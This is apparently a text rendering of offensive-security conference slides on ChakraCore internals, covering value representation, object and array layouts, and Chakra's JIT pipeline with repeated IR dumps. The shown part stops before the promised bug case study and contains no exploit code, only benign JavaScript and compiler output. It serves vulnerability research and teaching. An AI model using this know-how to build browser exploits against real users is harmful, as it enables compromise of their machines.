Attacking Edge through the JavaScript compiler

BlueHatIL 2019 And OffensiveCon 2019

Bruno Keith

whoami

- 24, French
- Started playing CTF in 2016 (ESPR)
- Started vulnerability research full time in 2018
- Mainly looking at JavaScript engines
- @bkth_ (DMs are open)

Agenda

1. ChakraCore
2. JavaScript engine primer
3. ChakraCore internals basics
4. Just-In-Time (JIT) compilation of JavaScript and its problematic
5. Chakra’s JIT compiler
6. Case study of a bug

What is ChakraCore

- Chakra is the JavaScript engine powering Microsoft Edge (not for long anymore :( )
- ChakraCore is the open-sourced version of Chakra minus a few things (COM API, Edge bindings, etc…)
- Available on GitHub
- Written mainly in C++

JavaScript engine primer

What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime
- Garbage Collector
- JIT compiler(s)

What makes up a JavaScript engine?

- Parser

  Entrypoint, parses the source code and produces custom bytecode

- Interpreter
- Runtime
- Garbage Collector
- JIT compiler(s)

What makes up a JavaScript engine?

- Parser
- Interpreter

Virtual machine that processes and “executes” the bytecode

- Runtime
- Garbage Collector
- JIT compiler(s)

What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime

    Basic data structures, standard library, builtins, etc.

- Garbage Collector
- JIT compiler(s)

What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime
- Garbage Collector

  Freeing of dead objects

- JIT compiler(s)

What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime
- Garbage Collector
- JIT compiler(s)

Consumes the bytecode to produce optimized machine code

ChakraCore internals basics

Representing JSValues

- Every “value” is of type Var (just an alias for void*)
- NaN-boxing: trick to encode both value and some type information in 8 bytes
- Use the upper 17 bits of a 64 bits value to encode some type information

  var a = 0x41414141 represented as 0x0001000041414141

  var b = 5.40900888e-315 represented as 0xfffc000041414141

- Upper bits cleared => pointer to an object which represents the actual value

Representing JSObjects


- JavaScript objects are basically a collection of key-value pairs called properties
- The object does not maintain its own map of property names to property values.
- The object only has the property values and a Type which describes that object's layout.
    - Saves space by reusing that type across objects
    - Allows for optimisations such as inline caching (more on that later)
- Bunch of different layouts for performance.

Objects internal representation

```
var a = {};

a.x = 0x414141;

a.y = 0x424242;
```



Objects internal representation

```
var a = {x: 0x414141, y:0x424242};
```

stored with a layout called `ObjectHeaderInlined`


__vfptr	type	0x0001000000414141	0x0001000000424242

Property access

```
var a = {};

a.x = 0x414141;

print(a.x);
```




Type is used to know where the property is stored

Property access

```
var a = {};

a.x = 0x414141;

print(a.x);
```




Type is used to know where the property is stored
Can map a property name (`PropertyId`) to an index

Property access

```
var a = {};

a.x = 0x414141;

print(a.x);
```



Type is used to know where the property is stored
Can map a property name (`PropertyId`) to an index

Interpreter will call **`a->GetDynamicType()->GetTypeHandler()->GetProperty(PropertyId("x"));`**

Representing JSArrays

- Standard-defined as an exotic object having a “length” property defined
- Most engines implement basic and efficient optimisations for Arrays internally
- Chakra uses a segment-based implementation
- Three main classes to allow storage optimization:
    - `JavascriptNativeIntArray`
    - `JavascriptNativeFloatArray`
    - `JavascriptArray`

Representing JSArrays

```
var arr = [1,2,3];
```

Representing JSArrays


```
var arr = [1,2,3];
```

left: 0	length: 3	size: 6	next: 0	1	2	3

Representing JSArrays

```
var arr = [1,2,3];

arr[100] = 4;
```



JavaScript JIT compilation and its problematic

JIT compilation

Goal is to generate highly optimized machine code

Pros: much better code speed

Problems: higher startup time, no type information

In practice, execution starts in the interpreter.

If a function gets called repeatedly, it will be compiled to machine code

Problematic

```
function addition(x, y) {
     return x + y;
}
```

Problematic

```
function addition(x, y) {
    return x + y;
}
```

1. Let lref be the result of evaluating *AdditiveExpression*.
2. Let lval be ? GetValue(lref).
3. Let rref be the result of evaluating *MultiplicativeExpression*.
4. Let rval be ? GetValue(rref).
5. Let lprim be ? ToPrimitive(lval).
6. Let rprim be ? ToPrimitive(rval).
7. If Type(lprim) is String or Type(rprim) is String, then
    a. Let lstr be ? ToString(lprim).
    b. Let rstr be ? ToString(rprim).
    c. Return the String that is the result of concatenating lstr and rstr.
8. Let lnum be ? ToNumber(lprim).
9. Let rnum be ? ToNumber(rprim).
10. Return the result of applying the addition operation to lnum and rnum. See the Note below 12.8.5.

Problematic

```
function addition(x, y) {
    return x + y;
}
```

If we only call this function with numbers we probably want it compiled to something that looks like:

```
lea rax, [rdi+rsi]
ret
```

However, JavaScript has no type information.

Problematic

```
function addition(x, y) {
     return x + y;
}
```

If we only call this function with numbers we probably want it compiled to something that looks like:

```
lea rax, [rdi+rsi]
ret
```

However, JavaScript has no type information.

SOLUTION: collect profile information and generate optimized code based on that

Problematic

```
function addition(x, y) {
     return x + y;
}

for (var i = 0; i < 1000; ++i) {
     addition(i, 1337);
}
```

Collect type information on the parameters

Assumption: will be called with same arguments type

Idea: Check type at the beginning for the compiled function and optimize based on that

Problematic: another example

```
function getX(o) {
     return o.x;
}

for (var i = 0; i < 1000; ++i) {
     getX({x:1337});
}
```

We want to optimize the object access.

But we don’t want to compile down the whole object lookup

Problematic: another example

```
function getX(o) {
     return o.x;
}

for (var i = 0; i < 1000; ++i) {
     getX({x:1337});
}
```

We want to optimize the object access.

But we don't want to compile down the whole object lookup

SOLUTION: Assume the object type will stay the same and use direct index access (inline caching), if not fall back to the interpreter.

Key concept: Slow path

If assumptions do not hold, we might have to call back into the runtime/interpreter via a so-called “slow path” to execute a certain operation

Bad news: we get a performance hit

Good news: Execution returns in the JIT compiled function

Key concept: Bailout

Sometimes, if an assumption does not hold, the JIT code is completely unusable.

The whole function has to continue in the interpreter

Cons: bigger performance hit (bailing out is a non-trivial process)

Pros: it actually works?

In a nutshell

JIT compilation of JavaScript relies on profile information collected during execution in the interpreter

Highly optimized code is generated based on that information

JIT code has to be responsible for generating checks in the code to make sure the assumption is true and deal with cases when they are not

Problems arise when the engine assumes something which is not true

Chakra’s JIT compiler

Chakra JIT pipeline

Interpreter keeps track of how many times a function has been called

Past a certain threshold, change the entrypoint of the function to a thunk to start JIT compilation.

Compilation happens out of process in Edge where the JIT runs in its own process so the content process can benefit from Arbitrary Code Guard.

When code generation is done, change entrypoint to the native code address.

Chakra JIT pipeline

Chakra has a two-tiered JIT compiler: SimpleJit and FullJit

Operates on a Control-Flow Graph (CFG) and a custom Intermediate Representation (IR) generated from the function's bytecode.

Main steps of compilation are roughly:

- IRBuilderPhase: builds the IR from the bytecode
- InlinePhase: check if some things can be inlined
- FGBuildPhase: builds the CFG from the IR
- GlobOptPhase: global optimizer, where most of the magic happens
  - SimpleJit: one backward pass (deadstore pass) on the CFG
  - FullJit: one backward pass, one forward pass, one backward pass (deadstore pass)
- LowererPhase: lowers the IR to machine dependent operations
- RegAllocPhase
- ….

Chakra JIT pipeline

Chakra has a two-tiered JIT compiler: SimpleJit and FullJit

Operates on a Control-Flow Graph (CFG) and a custom Intermediate Representation (IR) generated from the function’s bytecode.

Main steps of compilation are roughly:

- IRBuilderPhase: builds the IR from the bytecode
- InlinePhase: check if some things can be inlined
- FGBuildPhase: builds the CFG from the IR
- **GlobOptPhase**: global optimizer, where most of the magic happens
  - SimpleJit: one backward pass (deadstore pass) on the CFG
  - **FullJit: one backward pass, one forward pass, one backward pass (deadstore pass)**
- LowererPhase: lowers the IR to machine dependent operations
- RegAllocPhase
- ….

This is what interests us the most !

How it looks in Chakra: simple integer addition

```
function addition(x, y) {
      return x + y;
}

for (var i = 0; i < 1000; ++i) {
      addition(i, 1337);
}
```

Output obtained with -Dump:Lowerer

```
Line   2: return x + y;
  Col    5: ^
                       StatementBoundary  #0                                  #0000

 GLOBOPT INSTR:     s0[LikelyCanBeTaggedValue_Int].var = Add_A
s2[LikelyCanBeTaggedValue_Int].var!, s3[LikelyCanBeTaggedValue_Int].var! #0000

    s8.i64          =   MOV            s2[LikelyCanBeTaggedValue_Int].var
    s8.i64          =   SHR            s8.i64, 48 (0x30).i8
    s9.i64          =   MOV            s3[LikelyCanBeTaggedValue_Int].var
    s9.i64          =   SHR            s9.i64, 32 (0x20).i8
    s8.i64          =   OR             s8.i64, s9.i64
                        CMP            s8.i32, 65537 (0x10001).i32
                       JNE           $L4
    s10.i32         =   MOV            s2[LikelyCanBeTaggedValue_Int].i32
    s10.i32         =   ADD            s10.i32,        s3[LikelyCanBeTaggedValue_Int].i32
                       JO            $L4
    s10.u64         =   BTS            s10.u64, 48 (0x30).i8
    s0[LikelyCanBeTaggedValue_Int].var = MOV  s10.u64
                       JMP           $L5
$L4: [helper]                                                              #
    s11.var         =   MOV            s3[LikelyCanBeTaggedValue_Int].var!
    s12.var         =   MOV            s2[LikelyCanBeTaggedValue_Int].var!
    arg3(s14)(r8).u64   =     MOV           0xXXXXXXXX (ScriptContext).u64
    arg2(s15)(rdx).var  =     MOV           s11.var
    arg1(s16)(rcx).var  =     MOV           s12.var
    s17(rax).u64    =         MOV           Op_Add_Full.u64
    s13(rax).var    =         CALL          s17(rax).u64
    s0[LikelyCanBeTaggedValue_Int].var = MOV  s13(rax).var
```

Intermediate representation generated from the bytecode.

```
Line   2: return x + y;

 GLOBOPT INSTR:     s0[LikelyCanBeTaggedValue_Int].var = Add_A
s2[LikelyCanBeTaggedValue_Int].var!, s3[LikelyCanBeTaggedValue_Int].var! #0000


    s8.i64            =     MOV             s2[LikelyCanBeTaggedValue_Int].var
    s8.i64            =     SHR             s8.i64, 48 (0x30).i8
    s9.i64            =     MOV             s3[LikelyCanBeTaggedValue_Int].var
    s9.i64            =     SHR             s9.i64, 32 (0x20).i8
    s8.i64            =     OR              s8.i64, s9.i64
                            CMP             s8.i32, 65537 (0x10001).i32
                        JNE             $L4
    s10.i32           =     MOV             s2[LikelyCanBeTaggedValue_Int].i32
    s10.i32           =     ADD             s10.i32,
s3[LikelyCanBeTaggedValue_Int].i32
                        JO              $L4
    s10.u64           =     BTS             s10.u64, 48 (0x30).i8
    s0[LikelyCanBeTaggedValue_Int].var = MOV  s10.u64
                        JMP             $L5
$L4: [helper]
#
    s11.var           =     MOV             s3[LikelyCanBeTaggedValue_Int].var!
    s12.var           =     MOV             s2[LikelyCanBeTaggedValue_Int].var!
    arg3(s14)(r8).u64   =     MOV             0xXXXXXXXX (ScriptContext).u64
    arg2(s15)(rdx).var  =     MOV             s11.var
    arg1(s16)(rcx).var  =     MOV             s12.var
    s17(rax).u64      =         MOV             Op_Add_Full.u64
    s13(rax).var      =         CALL            s17(rax).u64
    s0[LikelyCanBeTaggedValue_Int].var = MOV  s13(rax).var
```

Check if x and y are both tagged integers

```
Line   2: return x + y;

 GLOBOPT INSTR:     s0[LikelyCanBeTaggedValue_Int].var = Add_A
s2[LikelyCanBeTaggedValue_Int].var!, s3[LikelyCanBeTaggedValue_Int].var! #0000


    s8.i64          =     MOV          s2[LikelyCanBeTaggedValue_Int].var
    s8.i64          =     SHR          s8.i64, 48 (0x30).i8
    s9.i64          =     MOV          s3[LikelyCanBeTaggedValue_Int].var
    s9.i64          =     SHR          s9.i64, 32 (0x20).i8
    s8.i64          =     OR           s8.i64, s9.i64
                          CMP          s8.i32, 65537 (0x10001).i32
                       JNE             $L4
    s10.i32         =     MOV          s2[LikelyCanBeTaggedValue_Int].i32
    s10.i32         =     ADD          s10.i32,
s3[LikelyCanBeTaggedValue_Int].i32
                       JO              $L4
    s10.u64         =     BTS          s10.u64, 48 (0x30).i8
    s0[LikelyCanBeTaggedValue_Int].var = MOV  s10.u64
                       JMP             $L5
$L4: [helper]
#
    s11.var         =     MOV          s3[LikelyCanBeTaggedValue_Int].var!
    s12.var         =     MOV          s2[LikelyCanBeTaggedValue_Int].var!
    arg3(s14)(r8).u64   =     MOV          0xXXXXXXXX (ScriptContext).u64
    arg2(s15)(rdx).var  =     MOV          s11.var
    arg1(s16)(rcx).var  =     MOV          s12.var
    s17(rax).u64    =         MOV          Op_Add_Full.u64
    s13(rax).var    =         CALL         s17(rax).u64
    s0[LikelyCanBeTaggedValue_Int].var = MOV  s13(rax).var
```

Slow path taken if we are not dealing with two tagged integers or overflow happens

```
Line   2: return x + y;

 GLOBOPT INSTR:     s0[LikelyCanBeTaggedValue_Int].var = Add_A
s2[LikelyCanBeTaggedValue_Int].var!, s3[LikelyCanBeTaggedValue_Int].var! #0000


    s8.i64            =     MOV            s2[LikelyCanBeTaggedValue_Int].var
    s8.i64            =     SHR            s8.i64, 48 (0x30).i8
    s9.i64            =     MOV            s3[LikelyCanBeTaggedValue_Int].var
    s9.i64            =     SHR            s9.i64, 32 (0x20).i8
    s8.i64            =     OR             s8.i64, s9.i64
                            CMP            s8.i32, 65537 (0x10001).i32
                        JNE            $L4
    s10.i32           =     MOV            s2[LikelyCanBeTaggedValue_Int].i32
    s10.i32           =     ADD            s10.i32,
s3[LikelyCanBeTaggedValue_Int].i32
                        JO             $L4
    s10.u64           =     BTS            s10.u64, 48 (0x30).i8
    s0[LikelyCanBeTaggedValue_Int].var = MOV  s10.u64
                        JMP            $L5
$L4: [helper]
#
    s11.var           =     MOV            s3[LikelyCanBeTaggedValue_Int].var!
    s12.var           =     MOV            s2[LikelyCanBeTaggedValue_Int].var!
    arg3(s14)(r8).u64   =     MOV            0xXXXXXXXX (ScriptContext).u64
    arg2(s15)(rdx).var  =     MOV            s11.var
    arg1(s16)(rcx).var  =     MOV            s12.var
    s17(rax).u64      =         MOV            Op_Add_Full.u64
    s13(rax).var      =         CALL           s17(rax).u64
    s0[LikelyCanBeTaggedValue_Int].var = MOV  s13(rax).var
```

Fast path for which the code is optimized

```
Line   2: return x + y;

 GLOBOPT INSTR:     s0[LikelyCanBeTaggedValue_Int].var = Add_A
s2[LikelyCanBeTaggedValue_Int].var!, s3[LikelyCanBeTaggedValue_Int].var! #0000


    s8.i64            =     MOV             s2[LikelyCanBeTaggedValue_Int].var
    s8.i64            =     SHR             s8.i64, 48 (0x30).i8
    s9.i64            =     MOV             s3[LikelyCanBeTaggedValue_Int].var
    s9.i64            =     SHR             s9.i64, 32 (0x20).i8
    s8.i64            =     OR              s8.i64, s9.i64
                            CMP             s8.i32, 65537 (0x10001).i32
                          JNE             $L4
    s10.i32           =     MOV             s2[LikelyCanBeTaggedValue_Int].i32
    s10.i32           =     ADD             s10.i32,
s3[LikelyCanBeTaggedValue_Int].i32
                          JO              $L4
    s10.u64           =     BTS             s10.u64, 48 (0x30).i8
    s0[LikelyCanBeTaggedValue_Int].var = MOV  s10.u64
                          JMP             $L5
$L4: [helper]
#
    s11.var           =     MOV             s3[LikelyCanBeTaggedValue_Int].var!
    s12.var           =     MOV             s2[LikelyCanBeTaggedValue_Int].var!
    arg3(s14)(r8).u64   =     MOV               0xXXXXXXXX (ScriptContext).u64
    arg2(s15)(rdx).var  =     MOV               s11.var
    arg1(s16)(rcx).var  =     MOV               s12.var
    s17(rax).u64      =         MOV               Op_Add_Full.u64
    s13(rax).var      =         CALL              s17(rax).u64
    s0[LikelyCanBeTaggedValue_Int].var = MOV  s13(rax).var
```

How it looks like in Chakra: optimized object access

```
function addition(o) {
      return o.x + o.y;
}

for (var i = 0; i < 1000; ++i) {
      addition({x:i, y:1337});
}
```

(IR heavily redacted for ease of reading)

```
Line   2: return o.x + o.y;
 GLOBOPT INSTR:                        BailOnNotObject

    s32.i64          =  MOV            s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64          =  SHR            s32.i64, 48 (0x30).i8
                        JEQ            $L12
                        CALL           SaveAllRegistersAndBailOut.u64
                        JMP            $L11
$L12:
 GLOBOPT INSTR:     s3[LikelyCanBeTaggedValue_Int].var = LdFld  ...

    s23.i64          =  MOV            [s2<s9>[LikelyObject].var+8].i64
    s25.u64          =  MOV            0 (0x0).u64
                        CMP            s23.i64, [s24.u64 < (&GuardValue)>].u64
                        JNE            $L7
                        JMP            $L8
$L7: [helper]
    s26.i64             =  MOV            s23.i64
    arg2(s29)(rdx).u64  =  MOV            0xXXXXXXXX (TypeCheckGuard).u64
    arg1(s30)(rcx).i64  =  MOV            s26.i64
    s31(rax).u64        =  MOV            CheckIfTypeIsEquivalent.u64
    s28(rax).u8         =  CALL           s31(rax).u64
    s27.u8              =  MOV            s28(rax).u8
                           TEST           s27.u8, s27.u8
                           JEQ            $L6
$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+16].i64
                        JMP            $L9
$L6: [helper]
$L10: [helper]
                        CALL           SaveAllRegistersAndBailOut.u64
                        JMP            $L11                                      #
$L9:                                                                             #
GLOBOPT INSTR:     s4[LikelyCanBeTaggedValue_Int].var = LdFld ...
         s4[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+24].i64 #
```

Check if we are dealing with a boxed value

```
Line   2: return o.x + o.y;
 GLOBOPT INSTR:                              BailOnNotObject

    s32.i64          =  MOV             s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64          =  SHR             s32.i64, 48 (0x30).i8
                        JEQ             $L12
                        CALL            SaveAllRegistersAndBailOut.u64
                        JMP             $L11
$L12:
 GLOBOPT INSTR:     s3[LikelyCanBeTaggedValue_Int].var = LdFld  ...

    s23.i64          =  MOV             [s2<s9>[LikelyObject].var+8].i64
    s25.u64          =  MOV             0 (0x0).u64
                        CMP             s23.i64, [s24.u64 < (&GuardValue)>].u64
                        JNE             $L7
                        JMP             $L8
$L7: [helper]
    s26.i64             =  MOV             s23.i64
    arg2(s29)(rdx).u64  =  MOV             0xXXXXXXXX (TypeCheckGuard).u64
    arg1(s30)(rcx).i64  =  MOV             s26.i64
    s31(rax).u64        =  MOV             CheckIfTypeIsEquivalent.u64
    s28(rax).u8         =  CALL            s31(rax).u64
    s27.u8              =  MOV             s28(rax).u8
                           TEST            s27.u8, s27.u8
                           JEQ             $L6
$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+16].i64
                        JMP             $L9
$L6: [helper]
$L10: [helper]
                        CALL            SaveAllRegistersAndBailOut.u64
                        JMP             $L11                                      #
$L9:                                                                              #
GLOBOPT INSTR:     s4[LikelyCanBeTaggedValue_Int].var = LdFld ...

       s4[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+24].i64 #
```

Symbol information is updated

```
Line   2: return o.x + o.y;
 GLOBOPT INSTR:                              BailOnNotObject

    s32.i64          =  MOV             s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64          =  SHR             s32.i64, 48 (0x30).i8
                        JEQ             $L12
                        CALL            SaveAllRegistersAndBailOut.u64
                        JMP             $L11
$L12:
 GLOBOPT INSTR:     s3[LikelyCanBeTaggedValue_Int].var = LdFld  ...

    s23.i64          =  MOV             [s2<s9>[LikelyObject].var+8].i64
    s25.u64          =  MOV             0 (0x0).u64
                        CMP             s23.i64, [s24.u64 < (&GuardValue)>].u64
                        JNE             $L7
                        JMP             $L8
$L7: [helper]
    s26.i64             =  MOV             s23.i64
    arg2(s29)(rdx).u64 =  MOV             0xXXXXXXXX (TypeCheckGuard).u64
    arg1(s30)(rcx).i64 =  MOV             s26.i64
    s31(rax).u64        =  MOV             CheckIfTypeIsEquivalent.u64
    s28(rax).u8         =  CALL            s31(rax).u64
    s27.u8              =  MOV             s28(rax).u8
                           TEST            s27.u8, s27.u8
                           JEQ             $L6
$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+16].i64
                        JMP             $L9
$L6: [helper]
$L10: [helper]
                        CALL            SaveAllRegistersAndBailOut.u64
                        JMP             $L11                                   #
$L9:                                                                           #
GLOBOPT INSTR:     s4[LikelyCanBeTaggedValue_Int].var = LdFld ...

       s4[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+24].i64 #
```

Check if we are dealing with our profiled type

```
Line   2: return o.x + o.y;
 GLOBOPT INSTR:                               BailOnNotObject

    s32.i64          =  MOV           s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64          =  SHR           s32.i64, 48 (0x30).i8
                        JEQ           $L12
                        CALL          SaveAllRegistersAndBailOut.u64
                        JMP           $L11
$L12:
 GLOBOPT INSTR:     s3[LikelyCanBeTaggedValue_Int].var = LdFld  ...

    s23.i64          =  MOV           [s2<s9>[LikelyObject].var+8].i64
    s25.u64          =  MOV           0 (0x0).u64
                        CMP           s23.i64, [s24.u64 < (&GuardValue)>].u64
                        JNE           $L7
                        JMP           $L8
$L7: [helper]
    s26.i64             =  MOV           s23.i64
    arg2(s29)(rdx).u64  =  MOV           0xXXXXXXXX (TypeCheckGuard).u64
    arg1(s30)(rcx).i64  =  MOV           s26.i64
    s31(rax).u64        =  MOV           CheckIfTypeIsEquivalent.u64
    s28(rax).u8         =  CALL          s31(rax).u64
    s27.u8              =  MOV           s28(rax).u8
                           TEST          s27.u8, s27.u8
                           JEQ           $L6
$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+16].i64
                        JMP           $L9
$L6: [helper]
$L10: [helper]
                        CALL          SaveAllRegistersAndBailOut.u64
                        JMP           $L11                                     #
$L9:                                                                           #
GLOBOPT INSTR:     s4[LikelyCanBeTaggedValue_Int].var = LdFld …

       s4[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+24].i64 #
```

Try to salvage things or bailout

```
Line   2: return o.x + o.y;
 GLOBOPT INSTR:                                 BailOnNotObject

    s32.i64          =  MOV             s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64          =  SHR             s32.i64, 48 (0x30).i8
                        JEQ             $L12
                        CALL            SaveAllRegistersAndBailOut.u64
                        JMP             $L11
$L12:
 GLOBOPT INSTR:     s3[LikelyCanBeTaggedValue_Int].var = LdFld  ...

    s23.i64          =  MOV             [s2<s9>[LikelyObject].var+8].i64
    s25.u64          =  MOV             0 (0x0).u64
                        CMP             s23.i64, [s24.u64 < (&GuardValue)>].u64
                        JNE             $L7
                        JMP             $L8
$L7: [helper]
    s26.i64             =  MOV             s23.i64
